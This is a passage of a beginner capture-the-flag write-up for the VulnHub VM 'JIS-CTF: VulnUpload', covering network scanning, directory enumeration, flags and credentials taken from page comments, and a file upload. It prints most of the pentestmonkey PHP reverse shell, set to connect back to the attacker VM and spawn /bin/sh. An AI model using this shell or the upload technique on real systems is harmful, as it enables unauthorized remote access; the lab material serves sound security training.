JIS-CTF : VulnUpload

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 11, 2018
Hong Kong, China

Table of Contents

Introduction

The JIS-CTF : VulnUpload (VulnUpload) virtual machine (VM) is created by Mohammad Khreesha. There is a total of five flags to capture. According to the creator, it takes 1.5 hours on average to find all the flags. This is mainly designed for beginners.

The format is OVA which can be imported to VirtualBox without any problem. The VM can be downloaded from VulnHub - https://www.vulnhub.com/entry/jis-ctf-vulnupload,228/.

The VM is running flawlessly in NAT Network interface and the IP address can be obtained by DHCP.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.12.

Boot up both Parrot Security OS VM and VulnUpload VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of VulnUpload VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:fc:89:94      1      60  PCS Systemtechnik GmbH
10.0.2.16       08:00:27:68:18:58      1      60  PCS Systemtechnik GmbH
```

The IP address of VulnUpload VM is 10.0.2.16.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
        RX packets 33 bytes 9577 (9.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 334 bytes 25562 (24.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. nmap and dirb are running for getting the information about the VulnUpload VM.

```
sudo nmap -sS -sV -Pn -T4 -A –open 10.0.2.16
```

```
Nmap scan report for 10.0.2.16
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 af:b9:68:38:77:7c:40:f6:bf:98:09:ff:d9:5f:73:ec (RSA)
|   256 b9:df:60:1e:6d:6f:d7:f6:24:fd:ae:f8:e3:cf:16:ac (ECDSA)
|_  256 78:5a:95:bb:d5:bf:ad:cf:b2:f5:0f:c0:0c:af:f7:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| / /backup /admin /admin_area /r00t /uploads
|_/uploaded_files /flag
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Sign-Up/Login Form
|_Requested resource was login.php
MAC Address: 08:00:27:68:18:58 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.98 ms 10.0.2.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

```
.
# Nmap done at Wed Jul 11 15:54:00 2018 -- 1 IP address (1 host up) scanned in 10.48 seconds
```


```
dirb http://10.0.2.16 /usr/share/wordlists/dirb/big.txt
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_JIS-CTF01
START_TIME: Wed Jul 11 16:12:11 2018
URL_BASE: http://10.0.2.16/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.16/ ----
==> DIRECTORY: http://10.0.2.16/admin_area/
==> DIRECTORY: http://10.0.2.16/assets/
==> DIRECTORY: http://10.0.2.16/css/
==> DIRECTORY: http://10.0.2.16/flag/
==> DIRECTORY: http://10.0.2.16/js/
+ http://10.0.2.16/robots.txt (CODE:200|SIZE:160)
+ http://10.0.2.16/server-status (CODE:403|SIZE:297)
==> DIRECTORY: http://10.0.2.16/uploaded_files/

---- Entering directory: http://10.0.2.16/admin_area/ ----

---- Entering directory: http://10.0.2.16/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.16/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.16/flag/ ----

---- Entering directory: http://10.0.2.16/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


```
---- Entering directory: http://10.0.2.16/uploaded_files/ ----

-----------------
END_TIME: Wed Jul 11 16:12:53 2018
DOWNLOADED: 81832 - FOUND: 2
```

Flag 1

According to the result of nmap, there is a directory namely “flag”. Let’s go to that page.




```
https://10.0.2.16/flag
```





Flag 1 is obtained.

The 1st flag is : {873450912873045863001209 5}

Flag 2

Re-read the result of nmap, there is another directory namely “admin_area”. Let’s go and also check the source code of the page.






The flag 2 is got. Meanwhile, the username and password of the login home page is also obtained.


```
<!--    username : admin
        password : 3v1l_H@ck3r
        The 2nd flag is : {741257412587123654789521 4}
```

```
-->
```

Flag 3

Try to login to the home page with the username and password.





The “File Upload Center” page is displayed. Try to upload a PHP reverse shell to the site, which is namely “php-reverse-shell.php”.


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
```

```
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely
available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.13';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
```

```
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}
```


```
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

